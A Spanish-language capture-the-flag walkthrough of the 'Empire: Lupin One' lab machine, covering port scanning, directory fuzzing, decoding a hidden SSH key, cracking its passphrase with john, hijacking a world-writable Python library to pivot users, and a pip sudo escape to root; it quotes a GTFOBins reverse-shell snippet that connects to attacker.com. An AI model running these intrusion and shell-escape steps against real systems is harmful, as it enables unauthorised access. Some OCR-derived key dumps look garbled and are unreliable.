

Sudo nmap -vvv -sS -sV -O 192.168.1.0/24

```
> sudo nmap -vvv -sS -sV -O 192.168.1.0/24
[sudo] password for zom:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-28 22:29 CEST
NSE: Loaded 45 scripts for scanning.
Initiating ARP Ping Scan at 22:29
```

Saldrá la máquina LupinOne

```
Nmap scan report for LupinOne.home (192.168.1.78)
Host is up, received arp-response (0.0037s latency).
Scanned at 2022-06-28 22:29:11 CEST for 115s
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 8.4p1 Debian 5 (protocol 2.0)
80/tcp    open  http     syn-ack ttl 64 Apache httpd 2.4.48 ((Debian))
MAC Address: 08:00:27:19:4E:67 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
```

Entrar al servidor web con la dirección 192.168.1.146, saldrá una web con el logo de LupinOne.



Al inspeccionar elemento no se encuentra nada

```
<!DOCTYPE html>
<html> scroll
  <head>
    <style>
      body { margin: 0; } #over img { margin-left: auto; margin-right: auto; display: block; }
    </style>
  </head>
  <body>
    <div id="over" style="position:absolute; width:100%; height:100%"> desbordamiento
      
    </div>
  </body>
</html>
<!--Its an easy box, dont give up.-->
```

Hacer un escaneo de todos los directorios del servidor

```
> sudo gobuster dir -u 192.168.1.78 -w /usr/share/dirb/wordlists/common.txt
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://192.168.1.78
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:      /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes: 404
[+] User Agent:    gobuster/3.1.0
[+] Timeout:      10s
=====
2022/06/28 22:38:45 Starting gobuster in directory enumeration mode
=====
/.hta             (Status: 403) [Size: 277]
/.htaccess        (Status: 403) [Size: 277]
/.htpasswd        (Status: 403) [Size: 277]
/image            (Status: 301) [Size: 312] [--> http://192.168.1.78/image/]
/index.html       (Status: 200) [Size: 333]
/javascript       (Status: 301) [Size: 317] [--> http://192.168.1.78/javascript/]
/manual          (Status: 301) [Size: 313] [--> http://192.168.1.78/manual/]
/robots.txt       (Status: 200) [Size: 34]
/server-status    (Status: 403) [Size: 277]
=====
2022/06/28 22:38:48 Finished
=====
```

Ir a /robots.txt


```
192.168.1.78/robots.txt  x  +
<  >  ↻  192.168.1.78/robots.txt
User-agent: *
Disallow: /~myfiles
```

Usar ffuf para encontrar los archivos ocultos

```
> ffuf -u 'http://192.168.1.78/~FUZZ' -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -e .php,.txt,.html
v1.4.1-dev
-----
:: Method      : GET
:: URL         : http://192.168.1.78/~FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
:: Extensions : .php .txt .html
:: Follow redirects: false
:: Calibration: false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200,204,301,302,307,401,403,405,500
-----
secret [Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 3ms]
```

Saldrá uno llamado secret, ir a /~secret



Mostrará el usuario que es icex64




## Usar de nuevo ffuf bajo /~secret

```
> ffuf -u 'http://192.168.1.78/~secret/.FUZZ' -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -e .php,.txt -fc 403
```

## Saldrá un archivo llamado mysecret.txt, ir a /~secret/.mysecret.txt




## Descubrir el tipo de encriptado en dcode.fr



## Usar el decodificador de Base 58







Ir a /tmp



Usar cat para introducir todo el hash en un nuevo archivo



Ir al directorio de john y ejecutar el script ssh2john.py



## Comprobar que el archivo hash se ha creado correctamente

```
> cat /tmp/hash
/tmp/key: $sshng$2$16$fd77361693c16003677b8a33deeb06$5248656f70656e7373682d6b65792d763100000000a6165733235362d636263000000066263727970740000
001800000010f2d77361693c16003677b8a33deeb060000001000000077373682d72736100000030100010000020100c1cc78f325cbe4f465e2cada658
13f73fe63fd4dda8e53d420030a29e493718447e6fe3e4a426763f907bb1d061068b4e36fa9a01d9ac2be3982fd1fa3526f48cc6cc738b2816b0629e82c4931f3de01fca944
ce0deb0c115fda2b6d9429e81dc2527d02b7fed050e3c57cea09334bac73a0a9ff131564029b1d8a6211bc686cbf864c98c6449132284c41b3eeb683ed01c31178aeb169748648
77deb4190ab16c6454f724c0a80bad7da99a83100baa38d8e40968d2c1cd3c4263a8d4d810d0102a15b913cbded25ad3f9d17c268eac8ccf7d9fcd35882efc395f4299b5c4b
02566943ef571b53eac1f58a19fde159e12b16750844b937f93b26c80b051b83474b88ac1891cb2461c0f31f4667683b268e862fdae2d52e2d7d8eb7e7a7f55a0b6ca9b7f489
a657e26e6a3e899a01d77b67b0a2a2bafac159c012c9a41ccc58e4885ed1c2ddcafd15e9b148f0ef7cb90b780f722151493bf62c67d1559c3d240cb31c7a77e07d1f66c588dd5a
35f264c56b064a5f5d701557664a2e5f70e5641d7f5e80a0ef52c7de43c8ed4edf3eccf91321483d621a10db110b36dbb58f5a04005b8c70231429400735c98b82c667a9a36
8612297ef06e14ee0ed100a080f51b7c7c1ceee890b1574carrf6b31aee2c0f2e9adceddd488510be087b5c5a5907f527968294ca32ef33005b6f781161a9b1cd0029a
0e3611a8619000675064b8515cb40080de50f1375f34bdccc9975ecfa87dd1520e27a23612822dd4aa143b1200b69790b5fcb0c50e9150db7eaa404d69a0f8b26c3c72584a96
4eaf47068ed5a932431c067cc3f6eca70a3859f628da3d8ef318ee6b4764d09b1127a8580c585d3a0ac6b72effea55c8643be8a62ddc9d004fbc00d8e47768c324d28d4ba28c
eeccaf3ab07771730787b7305f1810c8079e0fb2f2606fdeb3eb31af57165c6b1839ef6097c5749795b40ec3f011f00ae100fe1225136416857661109edfca5a1404a7847a93ed
f8b4afa452811a5406f053e21c858c8c1f96ab4af1d5a44bc550f8803521c267f6feaf5d290b41cd3939fd51ff264dd03dc1faf44272c7cfe0444fe095063acfa9c2eaea06e009
0897e80ec59d2158926fd11d5282b73dd6605518c26b943c5441e5814c1c359b62667422f719b54c51b12936fee583599716e2d00ec90454f7edaeaf37e9fb66f5e27f9d60ec6
6837165b8e0e1c178ef4c5d165345c25dea60dc943928e974a308ae2d93cbebe2a401f0e2c140c6db08e11538e3a6f6bbbcf5ed5af8508a8443cfe8b7f0a0118264c92a7
4ea9499ab2dbc27949a1b7a6b5cf9a974e2ce89a6672c7e96d83d3d3dc5f78ef2d835c5ab027a5d4196e22150ac060e42c778812c0f51d80c15dbf878e61dfc33462a67fed2ee3
4f2cd8c69f1f4ba5577b33bd858e4ea5072f0a5062fbcfdede4702dc264a0a8846537e3988a941e4255a7ead33e7d541f2f6fda0c5069020b955045f2a5cef2a73e4d007bd4323
d4cc00f2fa00ae4361e64a4253c4e8ac68654a4399f7b7d3c4f1b74767ce29d3ac53c621c4ce70d8b6c731aedf00bb8e966f92771937ea91074b9c77abdf274e26713d37539a
2af2ebbb25f1f2de8428449ae0b5dc70f18d8697e19c4720be2e9004c060435e1d094a7501ee38eb923a82d6af2a44db847161f21e0b5cef9270128e5178b75f5e164158f0fc6
5e7e6f14cad14349a084078d048f8d80f91a181cc3c1c7c54938b850fb8ff1b9a6a2ac2eeef4e717e160d9797d4d058cf64a4b7404607cdc8b1cd70a99392a7566c4fba5eef3
62790da0a18ed47d040cdfa825cf7881f43965d813e2d19c6df95ba99eaa401c3c8123f09f8f589585b7c31bf51b7ab1a9a6a81b6dc74f777129c2ca7e5ea99200b6892336
25a671f90a66a8e1e050e23bfab129186ca6501b6cbdbbe34797b6b86ad17164ae909ee5f0581f9f18c9f3bf83cba9dc3331712488eb746a49b93ad19de2622c01f22420a2bb
77a156f8a7fac1eaa0f34c3703359ecf9a745ed1123cc5c2be3fb6b66ad17164ae909ee5f0581f9f18c9f3bf83cba9dc3331712488eb746a49b93ad19de2622c01f22420a2bb
599b452c41bccb8f08b5ca2290e8a74450684b1b1ba22140354af66840ef4d9d3a34495cbb987cf31b5ee72b894c257a93c65d3cab6e8ecef76a7af317f5bdc600155a1fb7ec6
31a1717b783b114b1f37a63adc49dfadd3eb7f618850febb3df461fab02dab3b96da09a2d4dc90fa88236f09a57fe796990431cb97a0b0f32ef099391a3b01877c250aed8360
32b3ca471b29f2945303ae7d7780725360984b0cee07f7eedd672f36e6691f2a76213e78a8294160a892b6cacc106913cb6a41dcafd88d5eab71caa29ce6a610326945d4cf9f4
a31311187d76c8701859ee5d8c1a9465fbb97f2f93ccce5d8705bd49b3b82f1948f724af7b31892560465d90194a22e4095a74f0f78ac6628dd92d53c1faa85bb54e9c8de30
67283cd8a585d2b1b4e0ecf9581d3b0549946f1097975358cd71cf1003f4de4893c70c07c30ec857049530fc057251057d88eb31ce87ee106b8fa8564f5996e21c5ebb6dab5601
bb9794c77233bb2f662e6c25ee1363fbbbbe06d0517a5b42f130438c0ad680b6ef1fc852dfc53f3c36af7ae290fb9bf74f1d013cfe8878575353196ac3b0adcc0c93f32b8113
9283b21ce014bf08c1156e0be776c353eaf97fb33246e51290f8f48bae21acc9047937b3a4b25948497c3eae02dcd330b72566e5ea2c5e54daf109599d9585ccbedf5a8ff
343bf8ba93d35459a96ccfeab76cae7815cd04b2c524d45532f54ef36debdc554e636c97c3c01564a3aa0d1ce0b19350079d2eebde57c758487947236188420a67ec034ae3
8a7a79ccfe15f9be0995394ca9613b68239db7e217ff6b4b73101f667797ea96330e40d4f53604290cb28d3ad0ef204f4fe4a7c5ddab716e20158a2ea829f067461a8cdcae12a
560d97a7c6f92d04f3203ded3cc58cae98b43604be7c9b493e90d12fcb3d1a1f1421c7562e1281307ae3e1d3007e77b900b9aa2ce3e6ddfc8a7dcb096b4f131195dde88a6
f1b8c6d0c6c304804ff0ca71941be74b10b095312a4b8cc9fbc3402f70ca16271f4ff09b6da181a4f0cd015fc9fec36d3334fac5caae54d874c6063598ad29ea81d5bb14d87a
```

Crackear la contraseña con john

Saldrá la contraseña P@55w0rd!

```
> sudo john /tmp/hash -wordlist=/usr/share/wordlists/fasttrack.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 2 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
P@55w0rd! (/tmp/key)
P@55w0rd! (/tmp/key)
P@55w0rd! (/tmp/key)
3g 0:00:00:23 DONE (2022-06-29 00:06) 0.1260g/s 9.327p/s 9.327c/s 9.327C/s baseball..starwars
Session completed
```

Dar permisos al archivo key

```
-----END OPENSSH PRIVATE KEY-----
> chmod 600 /tmp/key
```

Entrar mediante el ssh con esa contraseña y el usuario icex64`, al ejecutar el comando pedirá la contraseña crackeada P@55w0rd!

```
> ssh -i /tmp/key icex64@192.168.1.78
Enter passphrase for key '/tmp/key':
Linux LupinOne 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64
#####
Welcome to Empire: Lupin One
#####
Last login: Thu Oct 7 05:41:43 2021 from 192.168.26.4
icex64@LupinOne:~$ |
```

## Ver el usuario y directorio

```
icex64@Lupin0ne:~$ whoami
icex64
icex64@Lupin0ne:~$ pwd
/home/icex64
icex64@Lupin0ne:~$
```

## Mostrar contenido del directorio

```
icex64@Lupin0ne:~$ ls
user.txt
```

Mostrar contenido de user.txt, mostrará la flag del usuario

```
3mp!r3{I_See_That_You_Manage_To_Get_My_Bunny}
```

[illegible]



## Mostrar información del sistema

```
icex64@LupinOne:/tmp$ cat /etc/issue
Debian GNU/Linux 11 \n \l
#####
eth0: \4{eth0}
Author: Icex64 & Empire Cybersecurity, Lda
#####

icex64@LupinOne:/tmp$ uname -a
Linux LupinOne 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64 GNU/Linux
icex64@LupinOne:/tmp$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User icex64 may run the following commands on LupinOne:
    (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
icex64@LupinOne:/tmp$
```

Dirá que el usuario icex64 puede ejecutar un comando en LupinOne, este se encuentra en el directorio personal de otro llamado arsene

```
User icex64 may run the following commands on LupinOne:
    (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
icex64@LupinOne:/tmp$
```

Ir al directorio personal de arsene y mostrar el contenido

```
icex64@LupinOne:/tmp$ cd /home/arsene
icex64@LupinOne:/home/arsene$ ls
heist.py  note.txt
icex64@LupinOne:/home/arsene$ |
```

Leer el archivo note.txt, dirá que sabe que el script puede comprometer su cuenta.

```
icex64@LupinOne:/home/arsene$ cat note.txt
Hi my friend Icex64,

Can you please help check if my code is secure to run, I need to use for my next heist.

I dont want to anyone else get inside it, because it can compromise my account and find my secret file.

Only you have access to my program, because I know that your account is secure.

See you on the other side.

Arsene Lupin.
icex64@LupinOne:/home/arsene$ |
```

## Ejecutar el script

```
icex64@LupinOne:/home/arsene$ sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
Its not yet ready to get in action
icex64@LupinOne:/home/arsene$ |
```

Buscar archivos que puedan ser ejecutados por todos los usuarios

```
icex64@LupinOne:/home/arsene$ find / -type f -perm -ug=rwx 2>/dev/null
/usr/lib/python3.9/webbrowser.py
icex64@LupinOne:/home/arsene$ |
```

Introducir un comando en el script usando cat para poder cambiar al usuario arsene cuando se ejecute

```
icex64@Lupin0ne:/home/arsene$ cat >> /usr/lib/python3.9/webbrowser.py
os.system("/bin/bash")
^C
icex64@Lupin0ne:/home/arsene$ |
```

Ejecutar el script

```
icex64@Lupin0ne:/home/arsene$ sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
|
```

Se cambiará al usuario arsene

```
icex64@Lupin0ne:/home/arsene$ sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
arsene@Lupin0ne:~$ |
```

Comprobar los permisos del usuario arsene

```
arsene@Lupin0ne:~$ id
id
uid=1000(arsene) gid=1000(arsene) groups=1000(arsene),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
arsene@Lupin0ne:~$ sudo -l
sudo -l
Matching Defaults entries for arsene on Lupin0ne:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User arsene may run the following commands on Lupin0ne:
    (root) NOPASSWD: /usr/bin/pip
arsene@Lupin0ne:~$ |
```


Ver qué tipo de archivo es pip en /usr/bin/pip

```
arsene@Lupin0ne:~$ file /usr/bin/pip
file /usr/bin/pip
/usr/bin/pip: Python script, ASCII text executable
arsene@Lupin0ne:~$ |
```



## Revisar la documentación de pip

<https://gtfobins.github.io/gtfobins/pip/>



The screenshot shows the GitHub page for the gtfobins/pip project. The page has a dark theme and includes a navigation bar with links to various tools. The main content area is titled "pip" and has a star count of 6,931. Below the title, there are several buttons: Shell, Reverse shell, File upload, File download, File write, File read, Library load, and Sudo. The "Shell" section is highlighted, and it contains a description: "It can be used to break out from restricted environments by spawning an interactive system shell." Below this, there is a code block with the following commands:

```
TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
pip install $TF
```

The "Reverse shell" section is also visible, with a description: "It can send back a reverse shell to a listening attacker to open a remote network access." Below this, there is a code block with the following commands:

```
export RHOST=attacker.com
export RPORT=12345
TF=$(mktemp -d)
echo "import sys,socket,os,pty;s=socket.socket()
s.connect((os.getenv('RHOST'),int(os.getenv('RPORT'))))
[os.dup2(s.fileno(),fd) for fd in (0,1,2)]
pty.spawn('/bin/sh')" > $TF/setup.py
pip install $TF
```

Usar estos comandos a excepción del último que cambiará un poco, el resultado sería:

```
TF=$(mktemp -d)
```

```
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
```

```
sudo -u root /usr/bin/pip install $TF
```

### Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
sudo pip install $TF
```

```

arsene@LupinOne:~$ TF=$(mktemp -d)
arsene@LupinOne:~$ echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh
<$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
arsene@LupinOne:~$ sudo -l
Matching Defaults entries for arsene on LupinOne:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/s
bin\:/bin

User arsene may run the following commands on LupinOne:
    (root) NOPASSWD: /usr/bin/pip
arsene@LupinOne:~$ sudo -u root /usr/bin/pip install $TF
Processing /tmp/tmp.VzMG9bN9lC
# |

```

## Ir al directorio de root y mostrar el contenido

```
# cd /root
# ls
root.txt
# |
```

Leer el archivo root.txt, dará la flag de root

```
3mp!r3{congratulations_you_manage_to_pwn_the_lupin1_box}
```

[illegible]

## Flags

IceX64= 3mp!r3{I\_See\_That\_You\_Manage\_To\_Get\_My\_Bunny}

```
Root= 3mp!r3{congratulations_you_manage_to_pwn_the_lupin1_box}
```